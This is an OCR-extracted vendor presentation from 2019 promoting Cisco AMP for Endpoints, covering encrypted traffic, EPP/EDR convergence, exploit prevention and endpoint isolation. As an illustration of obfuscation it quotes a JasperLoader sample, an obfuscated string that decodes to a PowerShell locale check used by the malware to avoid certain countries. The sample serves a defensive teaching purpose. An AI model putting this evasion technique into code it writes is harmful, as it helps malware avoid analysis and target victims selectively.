The importance of securing the endpoints with Cisco AMP

Szilard Csordas
Technology Solutions Architect
November 2019

https://www.nutech.net/assets/images/nutech-security-onion-3-2012x1146-99.jpg

Everything is Encrypted!

Microsoft Exchange

General | Advanced | Security


Encryption


Encrypt data between Microsoft Outlook and Microsoft Exchange


User identification


Always prompt for logon


Logon network security:











Deciphering Malware's use of TLS (without Decryption)

Blake Anderson, Subharthi Paul, David McGrew

(Submitted on 6 Jul 2016)

The use of TLS by malware poses new challenges to network threat detection because traditional pattern-matching techniques can no longer be applied to its messages. However, TLS also introduces a

Supporting App Transport Security

December 21, 2016

App Transport Security (ATS), introduced in iOS 9 and OS X v10.11, improves user security and privacy by requiring apps to use secure network connections over HTTPS. At WWDC 2016 we announced that


- TLS: HTTPS, mail transport (SMTP, IMAP)

Proxy with TLS client cooperation

- TLS: Pinned Applications in every category!
  - Dropbox client, Google Drive
  - iTunes
  - Pokemon, SecondLife
  - Chrome – Google Apps, Firefox, Opera
  - WhatsApp
  - Office 365 Mail
  - Goto Meeting, Lync, Webex, Jabber
- DTLS: WebRTC, DTLS-SRTP, Cisco AnyConnect
- IPSec: VPN
- Email Object encryption
  - PGP (Gmail, Yahoo), S/MIME (Apple iOS, Outlook)
- Application-layer encryption
  - JOSE (javascript), WebCrypto, Enc. Push, Enc. Content-Encoding

This list continues to grow!

Un-breakable, due to mutual authentication and/or certificate pinning (HPKP)



Simple obfuscation example

https://blog.talosintelligence.com/2019/04/jasperloader-targets-italy.html

```
0zig7fs9(y4 7b(i6G7aet5tvf-giUdtIacC4zuxelactd7u6wr53ehy)26.izNejahgm71ewf ga-
99mefau6twyctvhu6 6w'cxRf7Ua5|5aUuzAxi|4uBv6Yez|7eCd7N13'v3)66{v4 81eigxjyitct83;3e
z4}e0
```

remove two keep one character


```
0zig7fs9(y4 7b(i6G7aet5tvf-giUdtIacC4zuxelactd7u6wr53ehy)26.izNejahgm71ewf ga-
99mefau6twyctvhu6 6w'cxRf7Ua5|5aUuzAxi|4uBv6Yez|7eCd7N13'v3)66{v4 81eigxjyitct83;3e
z4}e0
```

Becomes the PowerShell command:

```
if( (Get-UICulture).Name -match 'RU|UA|BY|CN'){ exit; }
```

Endpoint = Last line of Defense, NOW First

- Devices are mobile now and leave the traditional Perimeter



The Convergence of EPP and EDR

Endpoint Protection Platforms

- Integrated solution with the following capabilities: anti-malware, personal firewall, port and device control
- Traditional AV (signature-based approach)

Endpoint Detection and Response


- Visibility tool for detection, Incident Response support (post-incident investigation), for proactive threat hunting
- Handling what traditional AV missed

Next Gen Endpoint Security

- A tool which detects and prevents malware infections and provides visibility and control for post infection investigations

Protection Lattice – AMP for Endpoint

Reducing Time to Detection



Capabilities Summary: NextGen Endpoint


PREVENT: Attack Surface Reduction	DETECT: Attack Alerting and Reducing Time to Detect	RESPOND: Post Compromise and Reducing Time to Respond
• File Reputation w/ Collective Security Intelligence • Anti-Virus Engine (Tetra) • Polymorphic Malware Detection Engine (ETHOS) • Application Blocking • Simple Custom Detection • Advanced Custom Detection • System Process Protection • Exploit Prevention Engine	• Cloud IOC (Cloud-based Heuristics Analysis) • Vulnerable Software • Low Prevalence File Execution w/ Automatic Dynamic File Analysis • Machine Learning Detection Engine: SPERO • Malicious Activity Prevention • *Machine Learning Detection: Static File Analysis* • *Disconnected Mode Support*	• Interactive File Analysis (Glovebox) • Cognitive Intelligence • Device Flow Correlation (Device Process-IP Communication Analytics • Endpoint IOC Scanning • Network File Trajectory • Device Trajectory • Retrospective Security • *Enhanced Endpoint Search* • *Threat Classification* • *Host Isolation*

In Memory

A Major Shift in Cyber Defense

Attackers Advantage:

predictable targets and defenses




Reactive Detection:

Defenders chasing unpredictable hackers

Defenders Advantage:

Unpredictable moving targets




Proactive Prevention:

Hackers chasing unpredictable targets

In Memory

Exploit Prevention Overview

- Make the memory **unpredictable** by proactively changing its structure
- Make the application aware of the **new legitimate memory** structure
- Any code accessing the **old memory structure** is malware and is **trapped**
- No performance penalty, **signatureless**



Exploit Prevention: Defeating Threats

In Memory


Exploitation	Post-Exploitation	Malware
Memory Corruption	Shellcode	Obfuscated
Return-Oriented Programming	Code Injections	Packer-based
Heap Spraying	Process Hollowing	Adware
	Reflective Loading	

(*) Table above does not represent an exhaustive list of threats defeated by Exploit Prevention engine

Endpoint Isolation (from version 7.0.1)

The ability to isolate an endpoint from the network either manually or using rules to aid in incident response or remediation

- Isolate infected hosts from the rest of the network
- Contain the threat without losing forensics data
- Shrink remediation cost by limiting the scale of attack
- Fast endpoint reactivation once remediation is complete




Contain attack fast

Start isolation from the computers page

Endpoint Isolation Policy

New policy copied from existing



Endpoint is isolated

How long?


How long endpoint has been isolated

Who + comment

Who isolated the endpoint & what comment they added


Unlock Codes!

Just in case, a unique code is generated for the end user to remove themselves from isolation. Helpdesk would give this code to “stuck user” (CLI only today)




Free the endpoint


End user experience – Isolation Start

